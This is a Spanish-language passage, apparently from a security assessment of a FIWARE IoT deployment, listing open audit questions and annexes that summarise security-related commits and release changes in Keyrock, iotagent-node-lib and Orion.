- ¿Los sensores IoT utilizan algún mecanismo de autenticación para reportar medidas al IoT Agent?

- ¿Se utiliza algún API gateway?

- ¿Los endpoints de los microservicios de la frontera sur se encuentran detrás de un reverse proxy?

- ¿Cómo sería un caso de ejemplo de control de permisos?

Anexo 3: Detalle de cambios adicionados en versión 7.9.2 de Fiware Keyrock

El detalle de los cambios realizados puede observarse en los siguientes commits:

- Todos los cambios en la versión 7.9.2: https://github.com/ging/fiware-idm/commits/e598c3b9c136f49e39d5ac1e06c0f6ae681d3437/controllers/oauth2/oauth2.js

- Cambio "*added fiware-service header support in permissions*": https://github.com/ging/fiware-idm/commit/20420b045f11dde29673a6d1fff8c88ece05c524#diff-4bf8ec2df3685f5054ca486d8df791cc21e2f8ce03d2253e6c10f9d853045e10

Anexo 4: Detalle de cambios adicionados en versión 2.12.0 de librería iotagent-node-lib

El detalle de los cambios realizados puede observarse en los *commits:*

- *"added mongodb authentication":*
  - https://github.com/telefonicaid/iotagent-node-lib/pull/846
  - https://github.com/telefonicaid/iotagent-node-lib/commit/ba986fb0e677e828d4922f2b85db274580cd73d2#diff-57c9c0813ab7452a18f96b4e9b716ca8b9c8e0d595408702373e329f11bef0ec

Anexo 5: Detalle de cambios adicionados en versión 2.13.0 de librería iotagent-node-lib

El detalle de los cambios realizados puede observarse en los siguientes *commits:*

- https://github.com/telefonicaid/iotagent-node-lib/pull/860
- https://github.com/telefonicaid/iotagent-node-lib/commit/fcc0dd8e1538c942549488f6aa920ad03f7a5cd5
- https://github.com/telefonicaid/iotagent-node-lib/blob/6748fc9cedee6133d530e7fd37581236e8d369ec/lib/model/dbConn.js#L79
- https://github.com/telefonicaid/iotagent-node-lib/blob/6748fc9cedee6133d530e7fd37581236e8d369ec/lib/model/dbConn.js#L218

Anexo 6: Detalle de cambios adicionados en versión 2.3.0 de Orion

El detalle de los cambios realizados puede observarse en los *commits:* https://github.com/telefonicaid/fiware-orion/pull/3542/commits

Anexo 7: Detalle de cambios principales adicionados en versiones posteriores a 2.1.0 de Orion

En base a la información relevada en https://github.com/telefonicaid/fiware-orion/releases los siguientes son los cambios principales en relación a mejoras y *hardening* de seguridad:

- **2.4.1**, *fix* de *race condition* en atributos *DateTime* debido al uso de funciones *thread unsafe.*

- **2.5.0**, *hardening* (actualización de librerías rapidjson y microhttpd).
- **2.6.0**, actualización de imagen base centos a 7.9.
- **3.0.0**, actualización de driver mongo desde una versión *legacy*; actualización de mecanismo de autenticación con MongoDB; actualización de imagen base centos a versión 8; actualización de imagen base MongoDB a 4.4.
- **3.3.0**, actualización de librerías (libmosquitto); *hardening* lógica de conexión MQTT.
- **3.4.0**, actualización de imagen base centos a 8.4, hardening y corrección de varios issues a nivel de lógica de negocio.

Anexo 8: Detalle de cambios principales adicionados en versiones posteriores a 2.7.50 de iotagent-node-lib

En base a la información relevada en https://github.com/telefonicaid/iotagent-node-lib/releases los siguientes son los cambios principales en relación a mejoras y *hardening* de seguridad:

- **2.9.0**: *hardening* (actualización de versión de librerías logops y node-uuid); última versión con soporte de Node v6; correcciones de varios issues a nivel de lógica de negocio.
- **2.10.0**: *hardening* (actualización de versiones de múltiples librerías); soporte de Node v8
- **2.11.0**: *hardening* (actualización de librería mongoose a 5.7.5 debido a issues de seguridad).
- **2.12.0**: adición de soporte autenticación con MongoDB; última versión con soporte de Node v8.
- **2.13.0**: remueve soporte a Node v8 (versión deprecada en Diciembre 2019); soporte a Node v10; adición de soporte TLS/SSL MongoDB y otras configuraciones; actualización de múltiples dependencias.
- **2.16.0**: actualización de dependencia con vulnerabilidades conocidas (underscore); actualización de otras dependencias (mongodb, mongoose). Mínima versión soportada de Node establecida en v12. Node v10 fue deprecada en Mayo 2021.
- **2.18.0**: remueve implementación de NGSI-v1; *fixes* varios.